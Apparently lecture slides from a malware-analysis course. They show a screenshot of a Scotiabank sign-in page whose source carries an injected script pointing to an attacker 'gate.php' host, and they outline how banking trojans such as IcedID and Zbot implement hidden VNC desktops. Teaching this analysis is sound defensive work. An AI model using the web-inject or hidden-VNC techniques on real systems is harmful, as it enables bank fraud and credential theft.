
```
File Edit View History Bookmarks Tools Help
Facebook - Log In or Sign Up x Sign in to Scotiabank Digital Ba x https://www.scotiaonline.scotiaban x https://www.scotiabank.com/glob x +
view-source:https://www.scotiaonline.scotiabank.com/onlin ... Search
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
2 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
3 <head><script>var home link = "https://domain-apps-free.com/scotiaadmin";var gate link = home link+"/gate.php";var pkey =
4
5 <meta http-equiv="content-type" content="text/html; charset=utf-8" />
6 <meta http-equiv="content-language" content="en" />
7 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/richfaces/org/ajax4jsf/framework.pac
8
9 <title>
10
11 Sign in to Scotiabank Digital Banking Services
12 </title>
13
14 <meta http-equiv="Cache-Control" content="no-cache" />
15 <meta http-equiv="pragma" content="no-cache" />
16 <meta http-equiv="expires" content="0" />
```

# Hidden VNC - the idea

- In order to perform some banking operations, the attackers need to use a VNC on the victim machine
- In a normal case, the victim could see the attacker's movements on their desktop
- In order to hide it, the attackers use the feature of alternative desktops
  - this feature is well-known to Linux users, but not common – yet feasible - on Windows
- You can create an alternative Desktop on Windows, and switch some applications to be displayed there
- Example: <https://github.com/MalwareTech/CreateDesktop/>



# Hidden VNC - overview




# Hidden VNC - rendering

- **Windows renders only the elements for the currently active desktop** - so, using the alternative desktop simultaneously is not easy: requires manual implementation of the rendering
- **EnumDesktopWindows** - get list of all Windows running on the Desktop
- **PrintWindow** - render the window to a bitmap
  - messages: `WM_PRINT`, `WM_PRINTCLIENT`
- Some applications don't handle those messages: so, the malware has to hook them, and provide its own implementations
  - It can be implemented i.e. by hooking `user32.dll`, or window subclassing (`SetWindowLong`, `SetWindowLongPtr`)

# Hidden VNC - user input

- The messages about the user input (keyboard, mouse, etc) will be send only the active Desktop
- The Hidden VNC module has to implement emulation of a virtual keyboard and mouse
- It requires keeping track of every window on the Hidden Desktop, each locations, and on which of them the mouse cursor is
- Sending `PostMessage` to the active window to emulate the user input



# Hidden VNC - examples

- Many Banking trojans use Hidden VNC as a separate module
- IcedID („helpdesk“ module)
  - 2959091ac9e2a54407a2ecc60ba941b - helpdesk.dll
- Silent Night Zbot (hvnc32.dll/hvnc64.dll)
  - 7ee0fd4e617d98748fbf07d54925dc12 - hvnc32.dll

Case-study time: open the provided Hidden VNC sample in IDA

# Further readings...

- The "Silent Night" Zloader/Zbot:
  - [https://resources.malwarebytes.com/files/2020/05/The-Silent-Night-Zloader-Zbot\\_Final.pdf](https://resources.malwarebytes.com/files/2020/05/The-Silent-Night-Zloader-Zbot_Final.pdf)

